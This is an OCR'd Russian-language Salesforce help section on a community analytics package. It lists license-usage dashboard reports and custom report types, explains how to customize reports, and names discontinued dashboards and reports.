
Данная панель мониторинга позволяет получать ответы на указанные ниже вопросы.

- Нужно ли скорректировать использование выделенных лицензий.
- Отслеживать использование лицензий на ежемесячной или ежедневной основе.
- Прогнозировать и предотвращать возможные излишки на основе месячных трендов.

Отчеты в этой панели мониторинга отслеживают только лицензии сообществ. Для отслеживания лицензий портала клонируйте отчеты и обновите фильтр лицензий.


Эти панели мониторинга и отчеты хранятся в папках **Communities Reports** и **Communities Dashboards**.

Важное замечание: Просматривайте эту панель только из внутренней организации Salesforce, а не на вкладке «Панели мониторинга». При просмотре этой панели мониторинга в Управлении сообществом или Рабочих пространствах сообщества будут отображаться неправильные данные, поскольку показатели использования лицензий относятся к сообществу, а не к организации в целом. Поэтому не рекомендуется сопоставлять эту панель мониторинга в Управлении сообществом или Рабочих пространствах сообщества



Прим.: Настраивайте отчеты со шкалами для диапазонов на основе фактического количества лицензий. Для редактирования панели мониторинга выберите **Изменить атрибуты** для отчета, который нужно настроить. Для контрольной точки 2 (значение по умолчанию 100) введите количество выделенных лицензий. Для контрольной точки 1 (значение по умолчанию 80) введите 80 % от количества выделенных лицензий. Для максимального значения (по умолчанию 120) введите 120 % от количества выделенных лицензий. Также при необходимости можно изменить

процентное отношение контрольных точек. Например, если есть 50 лицензий, можно заменить 80 на 40, 100 на 50, а 120 на 60.



Имя отчета	Описание	Тип настраиваемого отчета	Пакет с Chatter	Пакет без Chatter
L — CC Login-based — Monthly Logins 2.0	Количество входов в систему за месяц для пользователей с лицензией Customer Community на основе числа входов в порядке убывания.	Network Login History 5.0	✓	✓
L — CC User-based — Monthly Logins 2.0	Количество входов в систему за месяц для пользователей с лицензией Customer Community на основе пользователей в порядке убывания.	Network Login History 5.0	✓	✓
L — # Cust Comm All Active Lic 2.0	Количество активных участников с лицензией Customer Community по всем сообществам.	Network Login History 5.0	✓	✓
L — # Cust Comm All Active Lic 2.0	Количество лицензий Customer Community, выделенных в этой организации Salesforce по всем сообществам.	Network Login History 5.0	✓	✓
L — # Cust Comm Login Members	Количество пользователей, созданных с лицензией Customer Community на основе числа входов. (Тип настраиваемого отчета Network Tenant Usage Entitlement в этом пакете больше не поддерживается. Для получения подробных сведений об использовании используйте отчет Cust Comm Login Members)	Network Login History 5.0	✓	✓
L — # Cust Comm Logins All Alloct 2.0	Количество входов в месяц, выделенных для лицензии Customer Community на основе числа входов в данной организации Salesforce по всем сообществам.	Network Login History 5.0	✓	✓
L — CCP Login-based — Monthly Logins 1.0	Количество входов в систему за месяц для пользователя с лицензией Customer Community Plus на основе числа пользователей в порядке убывания.	Network Login History 5.0	✓	✓

Имя отчета	Описание	Тип настраиваемого отчета	Пакет с Chatter	Пакет без Chatter
L — CCP User-based — Monthly Logins 2.0	Количество входов в систему за месяц для пользователей с лицензией Customer Community Plus на основе числа пользователей в порядке убывания.	Network Login History 5.0	✅	✅
L — # Cust Comm Plus All Active Lic	Количество активных участников с лицензией Customer Community Plus по всем сообществам.	Network Login History 5.0	✅	✅
L — # Cust Comm Plus All Alloct Lic 2.0	Количество лицензий Customer Community Plus, выделенных в данной организации Salesforce по всем сообществам.	Network Login History 5.0	✅	✅
L — # Cust Comm Plus Login Members	Количество пользователей, созданных с лицензией Customer Community Plus на основе числа входов.	Network Login History 5.0	✅	✅
L — # Cust Comm Plus Logins All Alloct 2.0	Количество входов в месяц, выделенных для лицензии Customer Community Plus на основе числа входов в данной организации Salesforce по всем сообществам.	Network Login History 5.0	✅	✅
L — # Partner Comm All Active Lic	Количество активных участников по лицензии Partner Community по всем сообществам.	Network Login History 5.0	✅	✅
L — # Partner Comm All Allocated Lic 2.0	Количество лицензий Partner Community, выделенных в данной организации Salesforce по всем сообществам.	Network Login History 5.0	✅	✅
L — # Partner Comm Logins All Alloct 2.0	Количество входов в месяц, выделенных для лицензии Partner Community на основе числа входов в данной организации Salesforce по всем сообществам.	Network Login History 5.0	✅	✅
L — # Partner Comm Login Members	Количество пользователей, созданных с лицензией Partner Community на основе числа входов.	Network Login History 5.0	✅	✅
L — Cust Comm License Usage	Использование лицензии пользователя Customer Community по всем сообществам. Этот отчет учитывает количество пользователей, созданных с лицензией Customer Community.	Network Login History 5.0	✅	✅
L — Cust Comm Login Monthly Trend 2.0	Месячный тренд входов с лицензией Customer Community по сравнению с выделенным количеством.	Network Login History 5.0	✅	✅

Имя отчета	Описание	Тип настраиваемого отчета	Пакет с Chatter	Пакет без Chatter
L — Cust Comm Login Monthly Usage 2.0	Использование входов с лицензией Customer Community в текущем месяце по сравнению с выделенным количеством. Важное замечание: Чтобы использовать этот отчет, необходимо указать ограничения лицензии.	Network Login History 5.0	✓	✓
L — Cust Comm Plus License Usage	Использование лицензии пользователя Customer Community Plus по всем сообществам. Этот отчет учитывает количество пользователей, созданных с лицензией Customer Community Plus. Важное замечание: Чтобы использовать этот отчет, необходимо указать ограничения лицензии.	Network Login History 5.0	✓	✓
L — Cust Comm Plus Login Monthly Trend 2.0	Месячный тренд входов с лицензией Customer Community Plus по сравнению с выделенным количеством.	Network Login History 5.0	✓	✓
L — Cust Comm Plus Login Monthly Usage 2.0	Использование входов с лицензией Customer Community Plus в текущем месяце по сравнению с выделенным количеством. Важное замечание: Чтобы использовать этот отчет, необходимо указать ограничения лицензии.	Network Login History 5.0	✓	✓
L — Member Distribution By License Type	Распределение участников по типу лицензии: на основе участников или на основе числа входов.	Network Login History 5.0	✓	✓
L — Partner Comm License Usage	Использование лицензии пользователя Partner Community по всем сообществам. Этот отчет учитывает количество пользователей, созданных с лицензией Partner Community. Важное замечание: Чтобы использовать этот отчет, необходимо указать ограничения лицензии.	Network Login History 5.0	✓	✓
L — Partner Comm Login Monthly Trend 2.0	Месячный тренд входов с лицензией Partner Community по сравнению с выделенным количеством.	Network Login History 5.0	✓	✓

Имя отчета	Описание	Тип настраиваемого отчета	Пакет с Chatter	Пакет без Chatter
L — Partner Comm Login Monthly Usage 2.0	Использование входов с лицензией Partner Community в текущем месяце по сравнению с выделенным количеством. Важное замечание: Чтобы использовать этот отчет, необходимо указать ограничения лицензии.	Network Login History 5.0	✓	✓
L — PC Login-based — Monthly Logins 1.0	Количество входов в систему за месяц для пользователей с лицензией Partner Community на основе числа входов в порядке убывания.	Network Login History 5.0	✓	✓
L — PC User-based — Monthly Logins 1.0	Количество входов в систему за месяц для пользователей с лицензией Partner Community на основе числа пользователей в порядке убывания.	Network Login History 5.0	✓	✓
✦ L — Public Page Views — Monthly Trend	Месячный отчет о тренде просмотров страниц за день пользователями-гостями в вашем сообществе.	Network Login History 5.0	✓	✓
✦ L — Yearly Public Page Views	Годовой отчет о тренде просмотров страниц за день пользователями-гостями в вашем сообществе.	Network Login History 5.0	✓	✓

Описания типов настраиваемых отчетов

Отчеты в этом пакете основаны на наборе типов настраиваемых отчетов для конкретного сообщества, которые можно настроить для расширения возможностей отчетности, добавив дополнительные поля.


Совет: Элементы типов настраиваемых отчетов, ссылающиеся на пользователя или участника (например, «Создано»), содержат следующие поля поиска пользователя: LastLoginDate, Department, Country, Role и Profile. При необходимости разрешите отчету отображать данные дополнительные поля путем редактирования типа настраиваемого отчета в меню «Настройка». Откройте сведения о типе настраиваемого отчета, нажмите кнопку **«Редактировать макет»** и щелкните ссылку **«Добавить поля, связанные посредством поиска»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Объект Network Members включает поля поиска участников. Доступ к этой информации позволяет изменить назначение отчетов об участниках для получения отчетов о других сущностях, например, об организациях. Например, можно создать копию отчета об участниках и добавить поле «Пользователь». Поле «Организация» в полях поиска Network Members. Такой подход позволяет использовать отчет «Top 10 Members By Contribution» (Первые 10 участников по вкладу) для создания нового отчета «Top 10 Accounts by Contributor» (Первые 10 организаций по участникам). Отчеты можно настроить так, чтобы получить данные о наиболее активных и неактивных организациях на основе количества входов в систему за определенный период времени.



Прим.: В настоящее время отчет о количестве организаций по типам недоступен. Кроме того, следующие типы настраиваемых отчетов не отслеживают внутренних пользователей, входящих в сообщества из внутренних организаций Salesforce.

Имя типа настраиваемого отчета	Описание	Пакет с Chatter	Пакет без Chatter
Chatter Activity 1.0	Информация об активности пользователя Chatter: сообщения, комментарии и отметки «Нравится». Показатели пользователей вычисляются на основе их действий в группах и профилях организации.	✓	
Chatter Activity Daily Metrics 1.0	Данный тип настраиваемого отчета позволяет просматривать ежедневные популярные показатели по сообщениям и комментариям, созданным в группах и профилях организации.	✓	
Правки Chatter 1.0	Информация о правках в Chatter.	✓	
Участники группы Chatter 1.0	Данный тип настраиваемого отчета позволяет просматривать сведения о группах и их участниках (например, дата присоединения участника к группе).	✓	
Групповая деятельность Chatter 1.0	Данный тип настраиваемого отчета позволяет просматривать сведения о действиях группы (например, сообщения, комментарии и предпочтения), а также авторов группы. Рекомендуем использовать данный тип настраиваемого отчета для составления отчетов по общим действиям группы на основе типа участника и типа элемента ленты (например, сообщение или опрос).	✓	
Chatter Knowledgeable Users 1.0	Данный тип настраиваемого отчета позволяет просматривать сведения о пользователях-знатоках организации.	✓	
Назначения темы Chatter 1.0	Данный тип настраиваемого отчета позволяет просматривать сведения о назначениях темы.	✓	

Имя типа настраиваемого отчета	Описание	Пакет с Chatter	Пакет без Chatter
	Рекомендуем использовать данный тип настраиваемого отчета для составления отчетов по количеству назначений, популярным ответственным за назначение и назначениям на основе типов объектов. При необходимости воспользуйтесь данным типом настраиваемого отчета для поиска тем с наибольшим количеством назначений.		
Темы Chatter 1.0	Данный тип настраиваемого отчета позволяет просматривать сведения о самых обсуждаемых темах, ответственных за назначение тем и многое другое.	✅	
Chatter Unique Contributor Daily Metrics 1.0	Данный тип настраиваемого отчета позволяет просматривать сведения об ежедневных уникальных посетителях групп и профилей организации.	✅	
Chatter User Activity 1.0	Данный тип настраиваемого отчета позволяет просматривать сведения о профилях пользователей (например, сообщения, комментарии и предпочтения), а также авторов профилей. Рекомендуем использовать данный тип настраиваемого отчета для составления отчетов по общим действиям профиля пользователя на основе типа участника и типа элемента ленты (например, сообщение или опрос).	✅	
✦ Community Searches 2.0	Информация о поиске в сообществе.	✅	✅
Отчет по файлам и содержимому	Это стандартный тип отчетов используется для отслеживания показателей привлечения и участия в Chatter во внутренней организации Salesforce или в сообществах. При необходимости пользователь может отслеживать свойства файлов (например, версию и размер файла), количество загрузок, выгрузок, публикаций, связываний и просмотров ссылок, а также авторов содержимого.	✅	
Network Activity Audit 1.0	Информация об отметках и модерировании в сообществе.	✅	
Network Activity Daily Metrics 2.0	Данный тип настраиваемого отчета позволяет просматривать ежедневные популярные показатели по сообщениям и комментариям, созданным в группах и профилях пользователей с упорядочиванием по типу участников (внутренний, клиент, партнер).	✅	
Сетевые обращения 1.0	Информация об обращениях в вашей организации Salesforce.	✅	
Сетевые правки Chatter 1.0	Информация о правках Chatter в сообществе.	✅	

Имя типа настраиваемого отчета	Описание	Пакет с Chatter	Пакет без Chatter
Network Comments Pending Approval 1.0	Информация об ожидающих утверждения комментариях в ленте сообщества.	✅	
Network Custom Recommendations 1.0	Информация о настраиваемых рекомендациях и каналах в сообществе, в том числе информация о принятии, отклонении и количестве времени обслуживания рекомендаций.	✅	✅
Network Group Membership 3.0	Данный тип настраиваемого отчета позволяет просматривать сведения о группах и их участниках, такие как дата присоединения участника к группе и тип членства (внутренний, клиент, партнер).	✅	
Network Groups Activity 3.0	Информация о действиях группы (сообщения, комментарии и отметки «Нравится»), а также об авторах группы. Рекомендуем использовать данный тип настраиваемого отчета для составления отчетов по общим действиям группы на основе типа участника и типа элемента ленты (например, сообщение или опрос).	✅	
Network Groups Q & A Activity 1.0	Информация о вопросах и ответах в группах сообщества.	✅	
Network Login History 5.0	Подробные сведения по внешним пользователям (партнеры или клиенты), заходившим в сообщество. Это отчет не включает сведения о входе внутренних пользователей в сообщество из своих внутренних организаций Salesforce. (Тип настраиваемого отчета Network Tenant Usage Entitlement в этом пакете больше не поддерживается. Для получения подробных сведений об использовании используйте отчет Lookup Network > Network Members > Login History from the Network Login History 5.0.)	✅	✅
Network Member Activity 1.0	Высокоуровневые показатели привлечения и вовлечения участников сообщества.	✅	
Network Members 3.0	Информация об участниках сообщества. Сущность Network Members предоставляет доступ ко всем полям записи о пользователе.	✅	✅
Network Membership Daily Metrics 2.0	Показатели ежедневных тенденций по всем участникам, включая новых участников сообщества, для всех типов участников (внутренний, партнер, клиент). Также содержит метрику входов внешних участников (партнер, клиент).	✅	✅
Network Frozen Members 2.0	Информация обо всех «замороженных» участниках сообщества.	✅	

Имя типа настраиваемого отчета	Описание	Пакет с Chatter	Пакет без Chatter
✦ Network Moderation Flagged Direct Messages 1.0	Информация обо всех прямых сообщениях в сообществе, отмеченных пользователями.	✅	
Network Moderation Flagged Comments 2.0	Информация обо всех ваших сообщениях в ленте сообщества, отмеченных пользователями.	✅	
Network Moderation Flagged Files 2.0	Информация обо всех ваших файлах, отмеченных пользователями.	✅	
Network Moderation Flagged Messages 2.0 Прим.: Это отчет расширен в текущей версии.	Информация обо всех ваших сообщениях Chatter сообщества, отмеченных пользователями.	✅	
Network Moderation Flagged Posts 2.0	Информация обо всех ваших сообщениях в ленте сообщества, отмеченных пользователями.	✅	
Network Posts Pending Approval 2.0	Информация обо всех ваших сообщениях в ленте сообщества, ожидающих утверждения.	✅	
Network Private Messages 3.0	Информация о личных сообщениях, отправленных в сообщество, и сведения об отправителе.	✅	
Network Public Usage Daily Metrics 2.0	Информация о ежедневных тенденциях в ряде представлений общедоступных страниц (например, доступ в гостевом режиме). Отслеживаются представления страниц Force.com и Site.com. Также этот тип отчета можно использовать для отслеживания представлений страниц на основе шаблонов сообществ, таких как Napili.	✅	✅
Сетевое назначения темы 3.0	Этот тип отчета позволяет просматривать сведения о назначениях тем в сообществе. Рекомендуем использовать данный тип настраиваемого отчета для составления отчетов по количеству назначений, популярным ответственным за назначение и назначениям на основе типов объектов. При необходимости воспользуйтесь данным типом настраиваемого отчета для поиска тем с наибольшим количеством назначений.	✅	
Сетевые темы 3.0	Этот тип отчета позволяет просматривать сведения о самых обсуждаемых темах, назначениях тем, ответственных за назначение тем и многое другое.	✅	
Network Unique Contributor Daily Metrics 2.0	Этот тип отчета позволяет просматривать ежедневные сведения об уникальных посетителях групп и	✅	

Имя типа настраиваемого отчета	Описание	Пакет с Chatter	Пакет без Chatter
	профилей пользователей с упорядочиванием по типу участников (внутренний, клиент, партнер).		
Network User Activity 3.0	Этот тип отчета позволяет просматривать сведения о профилях пользователей (например, сообщения, комментарии и отметки «Нравится»), а также авторов профилей. Рекомендуем использовать данный тип настраиваемого отчета для составления отчетов по общим действиям профиля пользователя на основе типа участника и типа элемента ленты (например, сообщение или опрос).	✅	
Network User Licenses 1.0	Информация об использовании лицензии пользователя сообщества. Права пользования — это набор лицензий, включающий Customer Community Logins, Customer Community Members, Partner Community Logins и Partner Community Members (отслеживание сообщества лицензий портала, назначенных для сообщества). Поля Customer Community Members и Partner Community Members отслеживают пользователей по именам и сообществам. Поля Customer Community Logins и Partner Community Logins отслеживают пользователей по имени входа во всех сообществах. В поле Amount Used представлены сведения о количестве лицензий, использованных за текущую неделю. В поле Amount Allowed указано количество лицензий, приобретенных клиентов (по именам пользователей или по числу входов в месяц).	✅	✅
✦ Related Questions CTR 1.0	Информация о количестве вызовов пользователем виджета Related Questions в сравнении с количеством показов виджета.		

Возможности настройки

Панель мониторинга и отчеты, предоставляемые в этом пакете, обеспечивают отличную основу, но могут не вполне соответствовать потребностям вашего сообщества. Выполнив несколько простых действий, можно настроить предлагаемые панели мониторинга и отчеты. Чтобы настроить отчет, откройте вкладку **«Отчеты»**, щелкните имя нужного отчета и выберите **«Настроить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Настройка фильтра даты

В отчетах с фильтром дат возможен просмотр информации за определенный период времени.

Добавление и удаление столбцов отчетов

Если отчет содержит столбец, который не нужен, удалите этот столбец. Если хотите видеть больше данных, добавьте столбец. Для добавления столбца щелкните дважды дополнительное поле в окне «Поля» и измените порядок столбцов, если необходимо. Для удаления столбца щелкните столбец и выберите функцию **«Удалить столбец»**.

Изменение группировки отчетов

Вы можете изменить группировку отчетов для большего соответствия сообществу или внутренней организации Salesforce.

Добавление логики фильтра

К отчету можно добавить другие фильтры. Например можно отфильтровать отчет таким образом, чтобы показывать только внешних пользователей или подгруппу.

Составление отчетов по новым данным

Для составления отчетов по новым данным также можно добавить настраиваемые поля поиска в типы настраиваемых отчетов.

Настройка фильтра даты


В отчетах с фильтром дат возможен просмотр информации за определенный период времени.

Также можно изменить **«Поле даты»** для получения отчета по другим объектам отчета. Попробуйте настроить отчет G- # Group Members Added L30D.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



Дополнительные сведения см. в разделах «Фильтрация данных отчета», «Создание эффективных фильтров» и «Относительные значения в критериях фильтрации».

Добавление и удаление столбцов отчетов

Если отчет содержит столбец, который не нужен, удалите этот столбец. Если хотите видеть больше данных, добавьте столбец. Для добавления столбца щелкните дважды дополнительное поле в окне «Поля» и измените порядок столбцов, если необходимо. Для удаления столбца щелкните столбец и выберите функцию **«Удалить столбец»**.



Дополнительную информацию см. в разделе «Поля отчета» интерактивной справки Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Изменение группировки отчетов

Вы можете изменить группировку отчетов для большего соответствия сообществу или внутренней организации Salesforce.

Например, если отчет сгруппирован по отделам, можно его перегруппировать по странам. Попробуйте настроить отчет членства в группах по отделам «CH D - Group Membership By Dept».

1. В окне «Поля» перетащите новое поле критерия группировки в область предварительного просмотра с текстом **«перетащите сюда поле для создания группировки»**.
2. В области предварительного просмотра щелкните старое поле группировки и выберите **«Удалить группу»**.
3. В новом поле группировки выберите в раскрывающемся списке пункт **«Сортировать по»** и укажите данные, по которым сортировать.

Дополнительную информацию см. в разделе «Группировка данных отчетов».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Добавление логики фильтра

К отчету можно добавить другие фильтры. Например можно отфильтровать отчет таким образом, чтобы показывать только внешних пользователей или подгруппу.


Чтобы добавить фильтр, нажмите кнопку **«Добавить»** и укажите поле.

Добавление фильтра «Тип пользователя».


ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Добавление фильтра группы



Дополнительную информацию см. в разделах Добавление логики фильтра и Фильтрация данных отчета в справке Salesforce.

Составление отчетов по новым данным

Для составления отчетов по новым данным также можно добавить настраиваемые поля поиска в типы настраиваемых отчетов.

Используйте этот тип настройки, если нужно представить больше пользовательских или настраиваемых полей, добавленных в контакты. Дополнительные сведения см. в разделе Описание типов настраиваемых отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Неподдерживаемые компоненты

Ниже приведен список отчетов, которые не поддерживаются в этой версии.

Совет: Символом ✦ отмечены все компоненты, поддержка которых прекращена в этой версии.

Не поддерживаются следующие компоненты.

Из **Communities Dashboards**[21] Папка:

- Activity 2.0 (и предыдущие версии)
- Content 3.0 (и предыдущие версии)
- ✦ Communities Search Dashboard (заменено версией 2.0)
- Groups 2.0 (и предыдущие версии)
- Licenses 5.0 (и предыдущие версии)
- Members 2.0 (и предыдущие версии)
- Moderation 2.0 (и предыдущие версии)
- Overview 2.0 (и предыдущие версии)
- Q&A 2.0 (и предыдущие версии)
- Self-Service 2.0 (и предыдущие версии)
- Topics 3.0 (и предыдущие версии)

Из **Communities Reports**[22] Папка:

- A - Comments L30D
- A - Posts L30D
- A - Posts With Most Comments L30D
- A - Posts With Most Likes L30D
- A - Unique Daily Contributors L30D
- C - File Engagement Monthly
- C - File Uploads & Downloads Monthly
- C - Top 10 Files By Contributions
- C - Top 10 Files By Downloads
- C - Top 10 Files By Likes
- C - Top 10 Files By Shares
- C - Top 10 Users - Most File Contrib
- C - Top 10 Users - Most File Uploads L30
- C - Top 10 Users - Most Liked Files
- ✦ Daily Search Frequency (Last 30 Days)
- G - Least Active Groups L30D
- G - Most Active Groups L30D
- G - Top 10 Group Commenters

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

[21] Возможно, у вас есть более старая версия этой папки с именем Communities Dashboards 2.0.
[22] Возможно, у вас есть более старая версия этой папки с именем Communities Reports 2.0.

- G - Top 10 Group Posters
- Group Comments (Last 30 Days Trend)
- Group Posts (Last 30 Days Trend)
- L - # Cust Comm All Allocated Lic
- L - # Cust Comm Logins All Alloct (заменено версией 2.0)
- L - # Cust Comm Plus All Allocated Lic
- L - # Cust Comm Plus Logins All Alloct (заменено версией 2.0)
- L - # Partner Comm All Allocated Lic
- L - # Partner Comm Logins All Alloct (заменено версией 2.0)
- L - CC Login-based - Monthly Logins (заменено версией 2.0)
- L - CC User-based - Monthly Logins (заменено версией 2.0)
- L - CCP Login-based - Monthly Logins (заменено версией 2.0)
- L - CCP User-based - Monthly Logins (заменено версией 2.0)
- L - Cust Comm Login Monthly Usage (заменено версией 2.0)
- L - Cust Comm Login Monthly Trend
- L - Cust Comm Member Usage
- L - Cust Comm Plus Member Usage
- L - Cust Comm Plus Login Monthly Trend (заменено версией 2.0)
- L - Cust Comm Plus Login Monthly Usage (заменено версией 2.0)
- L - PC Login-based - Monthly Logins (заменено версией 2.0)
- L - Partner Comm Login Monthly Trend (заменено версией 2.0)
- L - Partner Comm Login Monthly Usage (заменено версией 2.0)
- L - Partner Comm Member Usage
- Logins Used by Customer Licenses
- Logins Used by Partner Licenses
- M - Top 10 Members By Login
- M - Top 10 New Members By Logins
- Member-based Customer Licenses Used
- Member-based Partner Licenses Used
- Member Logins (Last 30 Days Trend)
- Member Logins (Last 30 Days)
- Member Logins (Last 90 Days Trend)
- Members (Last 30 Days Trend)
- Members (Last 90 Days Trend)[23]
- MO - Top 10 Flagged Items
- MO - Top 10 Flagged Members

[23] Если вы используете отчеты Members (Last 30 Days Trend) и Members (Last 90 Days Trend), можно повторно их создать. Учитывайте, что для поля Member Count нужно создать тип настраиваемого отчета с Networks в качестве основного объекта и Network Members в качестве вспомогательного. Затем создайте отчет, используя этот тип, и добавьте поле «Member: полноеИмя». Этот отчет возвращает моментальный снимок данных, а не их тренд.

- MO - Top 10 Members Who Flag Items
- MO - Top 10 Moderators
- New Members (Last 30 Days Trend)
- O - Top 10 Group Contributors
- Q - Answers in Groups L30D
- Q - Best Answers in Groups L30D
- Q - Questions in Groups L30D
- Q - Top Answered Questions Groups L30D
- Q - Unanswered Questions in Groups L30D
- S - Answers in User Profiles L30D
- S - Best Answers in User Profiles L30D
- S - Daily Page Views L30D
- S - Daily Unique Visitors L30D
- S - Questions in User Profiles L30D
- S - Top Answered Qs in User Profile L30D
- S - Unanswered Qs in User Profiles L30D
- T - Top 10 New Trending Topics L30D
- T - Topics Assigned Daily
- T - Topics Assigned Monthly
- T - Topics Created Monthly

Из папки **Community Management Home Dashboards** — *все* панели мониторинга; вы можете удалить эту папку, если установили пакет с Chatter.[24]

Из папки **Community Management Home Reports**:

- Contributions - Daily Trend
- Logins - Daily Trend[25]
- Logins - Monthly Trend[26]
- New Members - Daily Trend[27]
- Page Views - Daily Trend
- Q&A - Daily Trend

Из папки **Insights Adoption** (вся эта папка и ее содержимое не поддерживаются):

- Active Members By Comments
- Active Members By Comments Received
- Active Members By Likes Received
- Active Members By Posts
- Contributors Inactive For 7+ Days (заменено версией 2.0)

